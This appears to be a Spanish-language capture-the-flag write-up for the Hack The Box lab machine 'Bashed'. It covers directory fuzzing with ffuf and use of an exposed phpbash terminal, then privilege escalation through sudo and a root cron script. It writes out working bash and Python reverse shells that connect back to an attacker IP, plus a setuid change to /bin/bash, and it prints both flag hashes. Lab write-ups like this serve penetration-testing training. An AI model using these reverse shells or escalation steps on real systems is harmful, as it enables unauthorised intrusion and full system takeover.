

Hack The Box
PEN-TESTING LABS

RESOLUCIÓN

MÁQUINA BASHED



29 DE JULIO DE 2022



Índice

1. Enumeración	2
2. Fuzzing	2
3. Web	3
4. Explotación	3
4.1. Modificación de los permisos de la bash	5
4.2. Establecimiento de una reverse shell	6

1. Enumeración


Se realiza un primer escaneo para conocer que puertos se encuentran abiertos. En este caso, solo se obtiene un resultado: 80.

Visualizando la versión utilizada, se obtiene que se es un servidor Apache bajo la versión 2.4.18.

2. Fuzzing

Realizando un escaneo de los directorios y ficheros que se pueden encontrar accesibles en el dominio, en lo relativo a directorios, se pueden localizar *directory listing*. Para esto, se ha utilizado el diccionario *raft-medium-directories.txt* que se encuentra disponible en el repositorio de github SecLists.

```
1 ffuf -w raft-medium-directories.txt -t 100 -u http://10.10.10.68/  
FUZZ
```




Path	Status	Size	Words	Lines	Duration
css	301	308	20	10	60ms
dev	301	308	20	10	57ms
php	301	308	20	10	53ms
fonts	301	310	20	10	52ms
images	301	311	20	10	2103ms
js	301	307	20	10	5170ms
uploads	301	312	20	10	5176ms
server-status	403	299	22	12	72ms
	200	7743	2956	162	79ms

:: Progress: [30000/30000] :: Job [1/1] :: 1808 req/sec :: Duration: [0:00:23] :: Errors: 2 ::

Figura 1: Fuzzing de directorios

Por otro lado, en cuanto a ficheros, se observa que el fichero *config.php* está disponible. En este caso se utiliza el direccionario dedicado a ficheros que se encuentra en el mismo repositorio.

```
1 ffuf -w raft-medium-files.txt -t 100 -u http://10.10.10.68/FUZZ
```



Path	Status	Size	Words	Lines	Duration
contact.html	200	7805	2630	157	52ms
.htaccess	403	295	22	12	51ms
style.css	200	24164	4814	1412	54ms
.	200	7743	2956	162	52ms
about.html	200	8193	2878	155	255ms
.html	403	291	22	12	58ms
.php	403	290	22	12	50ms
index.html	200	7743	2956	162	3976ms
config.php	200	0	1	1	4995ms
.htpasswd	403	295	22	12	53ms
.htm	403	290	22	12	55ms
.htpasswd	403	296	22	12	58ms
.htgroup	403	294	22	12	81ms
wp-forum.phps	403	299	22	12	63ms
.htaccess.bak	403	299	22	12	53ms
.htuser	403	293	22	12	54ms
.htc	403	290	22	12	54ms
.ht	403	289	22	12	55ms

:: Progress: [17129/17129] :: Job [1/1] :: 1792 req/sec :: Duration: [0:00:15] :: Errors: 0 ::

Figura 2: Fuzzing de archivos

3. Web

La página web que muestra la visita al dominio de la página, enseña como utilizar **phpbash** que se encuentra en el directorio *dev* encontrado durante la realización de enumeración de directorio y archivos.

Al abrir el archivo, este nos muestra una terminal a través del usuario **www-data**.




Figura 3: Terminal de phpbash

4. Explotación

Se ha optado por establecer una *reverse shell* para continuar la explotación de la máquina. Para conseguir esto se ha utilizado *netcat* en el dispositivo atacante y una llamada a *reverse shell* con *bash* desde la terminal encontrada en el dominio web.

```
1 nc -nlvp 4444 #Escucha de todas las conexiones al puerto 4444
2
3 #Conexion a través de shell reverse
4 bash -c "bash -i >& /dev/tcp/10.10.14.56/4444 0>&1"
```

Para evitar problemas al establecer la *reverse shell* se cambian los `&` a código URI, tomando el valor de `%26`.

Desde la raíz de directorios, se ha viajado al directorio *home*, en el cual se han descubierto dos usuarios:

1. arrexel
2. scriptmanager

Al intentar acceder a cada uno de estos directorio se encuentra la flag de usuario asociada al usuario dentro del */home* del usuario *arrexel*.

```
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
cat user.txt
e5b99e7616cfd90cf18f6deeb852ef00
```

Figura 4: Flag de usuario

Por otro lado, el usuario *scriptmanager* ha denegado la entrada a su directorio */home*. Cuando se ha conseguido establecer la conexión a través de una shell, se consigue siendo el usuario *www-data*, por lo tanto, el siguiente paso a realizar es la comprobación de los privilegios con los que cuenta dicho usuario, utilizando el comando:

```
1 sudo -l
```

```
www-data@bashed:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

Figura 5: Privilegios del usuario www-data

El uso de este comando lista los comandos permitidos por parte del usuario actual. En este caso se ha observado como se puede acceder a través del uso del comando *sudo* al usuario *scriptmanager* sin tener que utilizar contraseña. Para lograr esto, se ejecuta:

```
1 sudo -u scriptmanager bash -i
```

La ejecución de este comando otorga una shell de dicho usuario. Tras una comprobación del directorio */home* del usuario actual, en el cual no se ha encontrado nada, se ha comprobado los permisos sobre los directorios del directorio raíz.

```

scriptmanager@bashed:/$ ll
total 92
drwxr-xr-x 23 root root 4096 Jun 2 07:25 ./
drwxr-xr-x 23 root root 4096 Jun 2 07:25 ../
-rw-r--r-- 1 root root 174 Jun 14 02:39 .bash_history
drwxr-xr-x 2 root root 4096 Jun 2 07:19 bin/
drwxr-xr-x 3 root root 4096 Jun 2 07:19 boot/
drwxr-xr-x 19 root root 4140 Aug 5 04:28 dev/
drwxr-xr-x 89 root root 4096 Jun 2 07:25 etc/
drwxr-xr-x 4 root root 4096 Dec 4 2017 home/
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib/
drwxr-xr-x 2 root root 4096 Jun 2 07:19 lib64/
drwx----- 2 root root 16384 Dec 4 2017 lost+found/
drwxr-xr-x 4 root root 4096 Dec 4 2017 media/
drwxr-xr-x 2 root root 4096 Jun 2 07:19 mnt/
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt/
dr-xr-xr-x 212 root root 0 Aug 5 04:28 proc/
drwx----- 3 root root 4096 Jun 2 07:19 root/
drwxr-xr-x 18 root root 500 Aug 5 04:28 run/
drwxr-xr-x 2 root root 4096 Dec 4 2017/sbin/
drwxrwxr-x 2 scriptmanager scriptmanager 4096 Jun 2 07:19 scripts/
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv/
dr-xr-xr-x 13 root root 0 Aug 5 04:54 sys/
drwxrwxrwt 10 root root 4096 Aug 5 05:41 tmp/
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr/
drwxr-xr-x 12 root root 4096 Jun 2 07:19 var/
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic

```

Figura 6: Permisos de los directorios en directorio raíz

En esta comprobación se aprecia como el usuario *scriptmanager* es propietario de la carpeta *scripts*. En este, se encuentran hay 2 archivos:

1. test.py (propiedad de scriptmanager)
2. test.txt (propiedad de root)

A continuación, se mostrará la escalada de privilegios de dos posibles formas:

1. Modificación de permisos de la bash.
2. Estableciendo una nueva reserve shell.

Con una breve comprobación se ha observado como el archivo *test.txt* se ejecuta cada minuto, por lo que se trata de tarea de cron. Los permisos otorgados al archivo *test.py*, permiten su edición.

4.1. Modificación de los permisos de la bash

Teniendo en cuenta que este archivo es ejecutado como usuario administrador, se ha optado por modificar los permisos otorgados a la terminal bash, para activar el *setuid*, el cual otorgará una terminal bajo el usuario root momentáneamente, adquiriendo sobre la terminal unos privilegios mayores a los reales.

```

1 import os
2
3 command = 'chmod u+s /bin/bash'
4
5 os.system(command)

```

Al cabo de un minuto, si se realiza la comprobación de permisos otorgados a la bash, la cual, anteriormente solo tenía acceso el usuario *root*, se puede observar como el usuario *scriptmanager* podrá realizar una ejecución de esta, ya que se le serán otorgados unos privilegios mayores momentáneamente.

```
scriptmanager@bashed:/scripts$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash
scriptmanager@bashed:/scripts$
```

Figura 7: setuid activo para /bin/bash

4.2. Establecimiento de una reverse shell

Otra posible solución a esta escalada de privilegios es el establecimiento de una nueva reverse shell que será llamada desde el script *test.py* que se ejecuta cada minuto. En este caso al tratarse de un script de python, el código establecido ha sido el siguiente:

```
1 import socket, subprocess, os;
2
3 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
4 s.connect(("10.10.14.56", 4445));
5
6 os.dup2(s.fileno(), 0);
7 os.dup2(s.fileno(), 1);
8 os.dup2(s.fileno(), 2);
9
10 p=subprocess.call(["/bin/sh", "-i"]);
```

En otra terminal se activa el comando *nc -nlvp 4445*, el cual permanecerá a la escucha de nuevas conexiones. Al cabo de un minuto, se ejecutará una shell en dicho terminal, siendo el usuario *root*. Al visitar el directorio *root* que se encuentra en la carpeta raíz, se localiza la *flag* restante, perteneciente a este usuario.

```
> nc -nlvp 4445
listening on [any] 4445 ...
connect to [10.10.14.56] from (UNKNOWN) [10.10.10.68] 50710
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty; pty.spawn("/bin/bash");'
root@bashed:/scripts# cd ../root
cd ../root
root@bashed:~# ls -l
ls -l
total 4
-r----- 1 root root 33 Aug  5 08:42 root.txt
root@bashed:~# cat root.txt
cat root.txt
83bae2e9162d0e2abd9e2baea00dc56f
root@bashed:~# |
```

Figura 8: Flag del usuario root